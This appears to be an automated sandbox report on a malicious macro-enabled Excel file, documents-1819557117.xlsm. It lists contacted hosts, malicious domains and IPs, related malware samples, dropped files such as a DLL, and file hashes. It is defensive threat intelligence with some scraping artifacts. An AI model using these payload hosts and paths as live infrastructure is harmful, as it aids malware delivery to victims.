http://https://prod-global-autodetect.acompli.net/autodetect	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://ncus.contentsync.	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://weather.service.msn.com/data.aspx	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://apis.live.net/v5.0/	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://management.azure.com	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://wus2.contentsync.	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://api.office.net	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://entitlement.diagnostics.office.com	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://outlook.office.com/	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://templatelogging.office.com/client/log	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://outlook.office365.com/	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://webshell.suite.office.com	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://management.azure.com/	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://login.windows.net/common/oauth2/authorize	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://devnull.onenote.com	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://ncus.pagecontentsync.	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://messaging.office.com/	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://augloop.office.com/v2	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://skyapi.live.net/Activity/	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://dataservice.o365filtering.com	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false		high
http://https://directory.services.	7F71DD77-C2D9-4F65-ACF1-025D1C4A7561.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.251.80.27	shalombaptistchapel.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false
67.222.38.97	cesiroinsurance.com	United States		46606	UNIFIEDLAYER-AS-1US	false
173.201.252.173	innermetransformation.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	false
8.211.4.209	runolfsson-jayde07s.ru.com	Singapore		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	384703
Start date:	09.04.2021
Start time:	16:31:56
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 30s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	documents-1819557117.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLSM@11/14@5/4
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 40.88.32.150, 13.64.90.137, 104.43.193.48, 23.54.113.53, 168.61.161.212, 52.147.198.201, 52.109.32.63, 52.109.76.36, 52.109.8.23, 95.100.54.203, 13.107.42.23, 13.107.5.88, 93.184.220.29, 51.103.5.159, 20.50.102.62, 23.10.249.26, 23.10.249.43, 93.184.221.240, 20.54.26.129 • Excluded domains from analysis (whitelisted): cs9.wac.phicdn.net, arc.msn.com.nsatc.net, ocsp.msocsp.com, fs-wildcard.microsoft.com.edgekey.net, skypedataprdcoleus15.cloudapp.net, ocsp.digicert.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, hlb.apr-52dd2-0.edgecastdns.net, officeclient.microsoft.com, watson.telemetry.microsoft.com, au-bg-shim.trafficmanager.net, www.bing.com, fs.microsoft.com, afdo-tas-offload.trafficmanager.net, dual-a-0001.a-msedge.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net, prod-w.nexus.live.com.akadns.net, ocos-office365-s2s.msedge.net, client-office365-tas.msedge.net, config.edge.skype.com.trafficmanager.net, store-images.s-microsoft.com-c.edgekey.net, e-0009.e-msedge.net, config-edge-skype.l-0014.l-msedge.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, l-0014.config.skype.com, a1449.dscg2.akamai.net, arc.msn.com, wu.azureedge.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, cs11.wpc.v0cdn.net, nexus.officeapps.live.com, arc.trafficmanager.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, wu.wpc.apr-52dd2.edgecastdns.net, config.edge.skype.com, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, prod.configsvc1.live.com.akadns.net, wu.ec.azureedge.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcoleus16.cloudapp.net, ocos-office365-s2s-msedge-net.e-0009.e-msedge.net, hostedocsp.globalsign.com, a-0001.a-afdentry.net.trafficmanager.net, config.officeapps.live.com, l-0014.l-msedge.net • VT rate limit hit for: /opt/package/joesandbox/database/analysis/384703/sample/documents-1819557117.xlsm

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.251.80.27	SecuriteInfo.com.Heur.17834.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	SecuriteInfo.com.Heur.9646.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	SecuriteInfo.com.Heur.17834.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	SecuriteInfo.com.Heur.9646.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	Claim-2016732059-02092021.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	Claim-2016732059-02092021.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	Claim-1610138277-02092021.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	Claim-1610138277-02092021.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	Claim-1361835343-02092021.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	Claim-1361835343-02092021.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	Claim-495018568-02092021.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
67.222.38.97	documents-1819557117.xlsm	Get hash	malicious	Browse	
173.201.252.173	documents-1819557117.xlsm	Get hash	malicious	Browse	
8.211.4.209	documents-1819557117.xlsm	Get hash	malicious	Browse	• cremin-ian07u.ru.com/ind.html
	documents-2112491607.xlsm	Get hash	malicious	Browse	• corwin-tommie06f.ru.com/index.html
	documents-1660683173.xlsm	Get hash	malicious	Browse	• corwin-tommie06f.ru.com/index.html
	1234.xlsm	Get hash	malicious	Browse	• mills-skyla30ec.com/gg.gif
	12345.xlsm	Get hash	malicious	Browse	• mills-skyla30ec.com/gg.gif
	1234.xlsm	Get hash	malicious	Browse	• mills-skyla30ec.com/gg.gif

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	documents-748443571.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	12345.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	documents-1887159634.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	documents-748443571.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	documents-1887159634.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	documents-683917632.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	documents-683917632.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	documents-1760163871.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	documents-1760163871.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cremin-ian07u.ru.com	documents-1819557117.xlsm	Get hash	malicious	Browse	• 8.211.4.209
innermetransformation.com	documents-1819557117.xlsm	Get hash	malicious	Browse	• 173.201.25 2.173
shalombaptistchapel.com	documents-1819557117.xlsm	Get hash	malicious	Browse	• 162.251.80.27
api.globalsign.cloud	BvuKqSpgIG.exe	Get hash	malicious	Browse	• 104.18.25.243
	A1GdDOk1aU.exe	Get hash	malicious	Browse	• 104.18.25.243
	Scan05042021.js	Get hash	malicious	Browse	• 104.18.24.243
	34#U0e15.exe	Get hash	malicious	Browse	• 104.18.24.243
	Sole_AIO_emptyspace_3.exe	Get hash	malicious	Browse	• 104.18.25.243
	v8zOd4jYsG.docx	Get hash	malicious	Browse	• 104.18.25.243
	P_I_Circularpdf.exe	Get hash	malicious	Browse	• 104.18.25.243
	TT Swift Copy.pdf.exe	Get hash	malicious	Browse	• 104.18.24.243
	OUR PO NO. CWI19150.exe	Get hash	malicious	Browse	• 104.18.25.243
	SecuriteInfo.com.W32.AIDetect.malware1.7401.exe	Get hash	malicious	Browse	• 104.18.25.243
	rCWqgWEJLB.exe	Get hash	malicious	Browse	• 104.18.24.243
	ORDER34543REQUEST34444PO.exe	Get hash	malicious	Browse	• 104.18.24.243
	100400806 SUPPLY.exe	Get hash	malicious	Browse	• 104.18.24.243
	Canada order.vbs	Get hash	malicious	Browse	• 104.18.24.243
	RFQ 17389 MPR 696..exe	Get hash	malicious	Browse	• 104.18.25.243
	YACMsbiUa3.exe	Get hash	malicious	Browse	• 104.18.24.243
	#U260f8284.HTML	Get hash	malicious	Browse	• 104.18.25.243
	DHL Shipment Notification 0012151100.exe	Get hash	malicious	Browse	• 104.18.25.243
	ODJtftTsGl.dll	Get hash	malicious	Browse	• 104.18.24.243
	r2HXquFlQa.exe	Get hash	malicious	Browse	• 104.18.25.243
cesiroinsurance.com	documents-1819557117.xlsm	Get hash	malicious	Browse	• 67.222.38.97

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	documents-1819557117.xlsm	Get hash	malicious	Browse	• 162.251.80.27
	usd 420232.exe	Get hash	malicious	Browse	• 208.91.199.225
	P037725600.exe	Get hash	malicious	Browse	• 208.91.199.225
	VAT INVOICE.exe	Get hash	malicious	Browse	• 208.91.199.224
	VAT INVOICE.exe	Get hash	malicious	Browse	• 208.91.199.224
	NEW ORDER.exe	Get hash	malicious	Browse	• 208.91.198.143
	TRANSFERENCIA AL EXTERIOR U810295.exe	Get hash	malicious	Browse	• 208.91.198.143
	PAYMENT SWIFT COPY MT103.exe	Get hash	malicious	Browse	• 208.91.198.143
	UPDATED SOA.exe	Get hash	malicious	Browse	• 208.91.199.224
	BANK PAYMENT.exe	Get hash	malicious	Browse	• 208.91.199.224

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1245492889.xls	Get hash	malicious	Browse	• 5.100.155.169
	VAT INVOICE.exe	Get hash	malicious	Browse	• 208.91.199.224
	IMG_00000000001.PDF.exe	Get hash	malicious	Browse	• 208.91.198.143
	documents-2112491607.xlsm	Get hash	malicious	Browse	• 111.118.215.222
	FED8GODpaD.xlsb	Get hash	malicious	Browse	• 5.100.152.162
	New Order PO#121012020_____PDF_____.exe	Get hash	malicious	Browse	• 208.91.199.225
	document-1251000362.xlsm	Get hash	malicious	Browse	• 199.79.62.99
	document-1251000362.xlsm	Get hash	malicious	Browse	• 199.79.62.99
	document-1055791644.xls	Get hash	malicious	Browse	• 103.50.162.157
	catalogue-41.xlsb	Get hash	malicious	Browse	• 5.100.152.162
UNIFIEDLAYER-AS-1US	documents-1819557117.xlsm	Get hash	malicious	Browse	• 67.222.38.97
	PRODUCT LIST.exe	Get hash	malicious	Browse	• 50.116.93.102
	SecuriteInfo.com.Artemis54F04621A697.21964.exe	Get hash	malicious	Browse	• 192.185.113.153
	Purchase Order.xlsx	Get hash	malicious	Browse	• 162.241.94.163
	PO.exe	Get hash	malicious	Browse	• 50.87.196.173
	Purchase Order.exe	Get hash	malicious	Browse	• 50.87.196.120
	GS_ PO NO.1862021.exe	Get hash	malicious	Browse	• 192.185.90.36
	Offline_record_ON-035107.htm	Get hash	malicious	Browse	• 162.241.69.166
	Ref. PDF IGAPO17493.exe	Get hash	malicious	Browse	• 70.40.220.70
	Quotation.exe	Get hash	malicious	Browse	• 162.241.24.122
	RFQ_AP65425652_032421 isu-isu,pdf.exe	Get hash	malicious	Browse	• 162.241.244.61
	PaymentAdvice.exe	Get hash	malicious	Browse	• 108.167.140.96
	PRODUCT_INQUIRY_PO_0009044_PDF.exe	Get hash	malicious	Browse	• 192.185.164.148
	PO.exe	Get hash	malicious	Browse	• 162.241.24.122
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• 74.220.199.6
	TazxfJHRhq.exe	Get hash	malicious	Browse	• 192.185.48.194
	vbc.exe	Get hash	malicious	Browse	• 50.87.195.61
	PRICE_QUOTATION_RFQ_000988_PDF.exe	Get hash	malicious	Browse	• 192.185.164.148
	PaymentAdvice.exe	Get hash	malicious	Browse	• 198.57.149.44
	PRC-20-518 ORIGINAL.xlsx	Get hash	malicious	Browse	• 162.241.61.249
AS-26496-GO-DADDY-COM-LLCUS	documents-1819557117.xlsm	Get hash	malicious	Browse	• 173.201.252.173
	aqbieGXkIX.doc	Get hash	malicious	Browse	• 198.71.233.104
	SwiftMT103.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	Message Body.exe	Get hash	malicious	Browse	• 166.62.28.108
	PO-RFQ # 097663899 pdf .exe	Get hash	malicious	Browse	• 184.168.131.241
	PO45937008ADENGY.exe	Get hash	malicious	Browse	• 166.62.28.107
	RFQ_AP65425652_032421 isu-isu,pdf.exe	Get hash	malicious	Browse	• 184.168.131.241
	LWlcpDjYIQ.exe	Get hash	malicious	Browse	• 184.168.131.241
	PaymentAdvice.exe	Get hash	malicious	Browse	• 184.168.131.241
	invoice.exe	Get hash	malicious	Browse	• 184.168.131.241
	PO4308.exe	Get hash	malicious	Browse	• 184.168.131.241
	pumYguna1i.exe	Get hash	malicious	Browse	• 184.168.131.241
	eQLPRPErea.exe	Get hash	malicious	Browse	• 184.168.131.241
	vbc.exe	Get hash	malicious	Browse	• 107.180.43.16
	7AJT9PNmGz.exe	Get hash	malicious	Browse	• 184.168.131.241
	Revised Invoice No CU 7035.exe	Get hash	malicious	Browse	• 184.168.131.241
	PaymentAdvice.exe	Get hash	malicious	Browse	• 184.168.131.241
	PO7321.exe	Get hash	malicious	Browse	• 184.168.131.241

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• 184.168.131.241

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	mail_6512365134_7863_202104108.html	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.252.173
	Copia bancaria de swift.exe	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.252.173
	SecuriteInfo.com.Trojan.GenericKD.36659493.29456.exe	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.252.173
	SecuriteInfo.com.Trojan.Siggen12.64197.30705.exe	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.252.173
	#Ud83d#Udcde973.htm	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.252.173
	3vQD6TIYA1.exe	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.252.173
	SOLICITUD DE PRESUPUESTO 08-04-2021#U00b7pdf.exe	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.252.173
	XN123gfQJQ.exe	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.252.173
	documento.xlsb	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.252.173
	securedmessage.htm	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.252.173
	Smart wireless request.xlsb	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.252.173
	SecuriteInfo.com.Trojan.PWS.Siggen2.64388.32153.exe	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.252.173
	BB44.vbs	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.252.173
	BrgW593cHH.exe	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.252.173
	BrgW593cHH.exe	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.252.173
	FAKTURA I RACHUNKI.exe	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.252.173
	WDnE51mua6.exe	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.252.173
	ikoAImKWvI.exe	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.252.173

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	V7UnYc7CCN.exe	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\ Windows\INetCache\IE\B87Z87FM\0604[1].gif	documents-1819557117.xlsm	Get hash	malicious	Browse	
C:\Users\user\ghnrope2.dll	documents-1819557117.xlsm	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\7F71DD77-C2D9-4F65-ACF1-025D1C4A7561	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	133170
Entropy (8bit):	5.371006409223425
Encrypted:	false
SSDEEP:	1536:6cQIeNquBXA3gBwqpQ9DQW+zAM34ZldpKWXboOilXNErLdME9:yVQ9DQW+zTXiJ
MD5:	47284F10FD58C215804AD06146C2DB1F
SHA1:	C9D048223A73AA698012103F5FACEFB8C91C9E91
SHA-256:	242CFF97D9B3EC4DDF04A28111084066A8A4EA95D2239939876050CD1B91D999
SHA-512:	E56180699854F029FDEC00F55376E643064D5D4E28E404B29D935EEEF86467238F9B23C71AE134B6F426CC1A9D391CE7A8AD638F14EE3E1472DDCEED0B8523B
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-04-09T14:32:46">.. Build: 16.0.13925.30526-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\C31A19FB.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:JIjm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064678
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3...?..fk.lR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O..... ..;.y.p.....,...s1@ Ir.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%.....9..QQ....h..!H*...../....2..J2..HG....A....Q&...k...d..&..Xa.t..E.. ..E..f2.d(..v.~.P.+.pik+;...xEU.g....._xfw...+...(..pQ.(..(.U./..)..@..?.....f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.....A.....8j[.O9..t..&...g. I@ ..;..X!...9S.J5. .'.xh...8I.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.....(..._j...$..Ar...MZm|...9..E..!U[S.fDx7<....Wd.....p..C.....^MyI:...c.^..SI.mGj,.....!...h..$..;.....yD./..a...-j.^:.}..v....RQ Y*.^.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\CD3F03A5.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\CD3F03A5.png	
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBAC F
Malicious:	false
Reputation:	moderate, very likely benign file
